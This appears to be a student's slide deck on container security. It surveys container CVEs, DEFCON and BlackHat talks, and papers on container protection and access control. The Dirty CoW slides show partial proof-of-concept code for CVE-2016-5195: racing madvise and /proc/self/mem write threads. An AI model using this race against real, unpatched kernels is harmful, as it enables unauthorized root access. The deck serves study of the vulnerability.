

Container Security

Bachelor's degree graduation project

Chih-Hsuan Yang

National Sun Yat-sen University

January 13, 2021
v1.0

Outline

- 1 Why this issue
 - Story
 - Modern critical issue
- 2 How this issue
 - Study
- 3 Paper review
 - Papers
 - Dirty CoW
 - Road ahead
 - Access control architecture
- 4 Current progress
- 5 Reference

Why this issue

AIS3 - mentor final exhibition

- Kun-Yu Chen
 - The origin issue is too hard.
- Tim Hsu
 - My "AIS3 mentor" in this year.
 - Working and interesting vector dot product.
- Linux Kernel
 - 2020 Early, with jserv.
- Program efficiency
 - Not only the big-O but also care about the impl.
- Heavy dependence with container
 - Club, my works...

Microservices

- Services are small in size, messaging-enabled, bounded by contexts, autonomously developed, independently deployable, decentralized and built and released with automated processes.[1]
- Scenario
- Share resources, load balance, sandbox and so on. . .

DEFCON

- DEFCON 26: Workshop[2]
- DEFCON 27: Workshop[3]
- BlackHat(USA) 2018: Conference[4]
- BlackHat(USA) 2019: Conference[5]
- BlackHat(USA) 2020: Conference[6]

How this issue

CVEs

- Linux kernel
 - CVE-2016-5195 a.k.a. Dirty-CoW
 - CVE-2016-8655
 - CVE-2017-7308
 - CVE-2020-14386
- Language feature
 - C, C++, Golang, Rust. . .
 - e.g.: gVisor
- Container implementation
 - TBD

Paper review

Have been read papers

- Study of the Dirty Copy on Write, a Linux Kernel Memory Allocation Vulnerability[7]
- Container Security: Issues, Challenges, and the Road Ahead[8]
- Container Image Access Control Architecture to Protect Applications[9]

To be read papers

- Linux Kernel OS Local Root Exploit[10]
- PINE: Optimizing Performance Isolation in Container Environments[11]
- Study of Security Flaws in the Linux Kernel by Fuzzing[12]

Dirty CoW overview

```
pthread_create(&pth1, NULL, madviseThread, argv[1]);  
pthread_create(&pth2, NULL, procselfmemThread, argv[2]);
```

Dirty CoW overview

```
50 void *procselvmemThread(void *arg)
51 {
52     char *str;
53     str=(char*)arg;
54     int f=open("/proc/self/mem",O_RDWR);
55     int i,c=0;
56     for(i=0;i<1000000000;i++) {
57         lseek(f,(uintptr_t) map,SEEK_SET);
58         c+=write(f,str,strlen(str));
59     }
60     printf("procselvmem %d\n\n", c);
61 }
```


Dirty CoW overview

```
33 void *madviseThread(void *arg)
34 {
35     char *str;
36     str=(char*)arg;
37     int i,c=0;
38     for(i=0;i<100000000;i++)
39     {
40         c+=madvise(map,100,MADV_DONTNEED);
41     }
42     printf("madvise %d\n\n",c);
43 }
```

Issues, Challenges and road ahead

- There are no comprehensive surveys on container security.
- 4 types of protection
 - protecting a container from applications inside it
 - inter-container protection
 - protecting the host from containers
 - protecting containers from host
- Available solutions:
 - Linux namespaces, CGroups, capabilities, seccomp, and LSMs
 - hardware solutions

Access control architecture to protect applications



[9]

Access control architecture to protect applications








FIGURE 4. Sequence diagram for container image protect.

[9]

Current progress

Application of MOST

- Papers:  0.583
- FIXME:  0.308
- Pages:  0.380
- Expectation:  Empty

Reference

References I



Ronnie Mclarty Nadareishvili Irakli Mitra, Matt Amundsen, and Mike. *Microservice Architecture: Aligning Principles, Practices, and Culture*. O'Reilly Media, 2016.



DEFCON. *Attacking & Auditing Docker Containers Using Open Source*. Workshop. 2019. URL: <https://defcon.org/html/defcon-26/dc-26-workshops.html#akula>.



DEFCON. *Breaking and Pwning Docker Containers and Kubernetes Clusters*. Workshop. 2020. URL: <https://www.defcon.org/html/defcon-27/dc-27-workshops.html>.

References II



Wesley McGrew. *An Attacker Looks At Docker*. Conference. 2018. URL: <https://i.blackhat.com/us-18/Thu-August-9/us-18-McGrew-An-Attacker-Looks-At-Docker-Approaching-Multi-Container-Applications.pdf>.



Nick Freeman Brandon Edwards. *A Compendium of Container Escapes*. Conference. 2019. URL: <https://www.blackhat.com/us-19/briefings/schedule/#a-compendium-of-container-escapes-16091>.



Sheila A. Berta. *Defending Containers Like a Ninja: A Walk through the Advanced Security Features of Docker & Kubernetes*. Conference. 2020. URL: <https://www.blackhat.com/us-20/briefings/schedule/#defending-containers-like-a-ninja-a-walk-through-the-advanced-security-features-of-docker--kubernetes-20153>.

References III



Tanjila Farah Delwar Alam Moniruz Zaman. “Study of the Dirty Copy On Write, A Linux Kernel Memory Allocation Vulnerability”. In: 2017. URL: <https://ieeexplore.ieee.org/abstract/document/7530217>.



Tassos Dimitriou Sari Sultan Imtiaz Ahmad. “Container Security: Issues, Challenges, and the Road Ahead”. In: *IEEE Access* 7.18620110 (2019).



Sung-Taek Lee Sung-Hwa Han Hoo-Ki Lee. “Container Image Access Control Architecture to Protect Applications”. In: *IEEE Access* 8.19980335 (2020).



Babak D. Beheshti A.P. Saleel Mohamed Nazeer. “Linux kernel OS local root exploit”. In: 2017. URL: <https://ieeexplore.ieee.org/document/8001953>.

References IV



Congfeng Jiang Youhuizi Li Jiancheng Zhang. “PINE: Optimizing Performance Isolation in Container Environments”. In: *IEEE Access* 7.18526707 (2019).



E.V. Sharlaev P.A. Teplyuk A.G. Yakunin. “Study of Security Flaws in the Linux Kernel by Fuzzing”. In: 2020. URL: <https://ieeexplore.ieee.org/document/9271516>.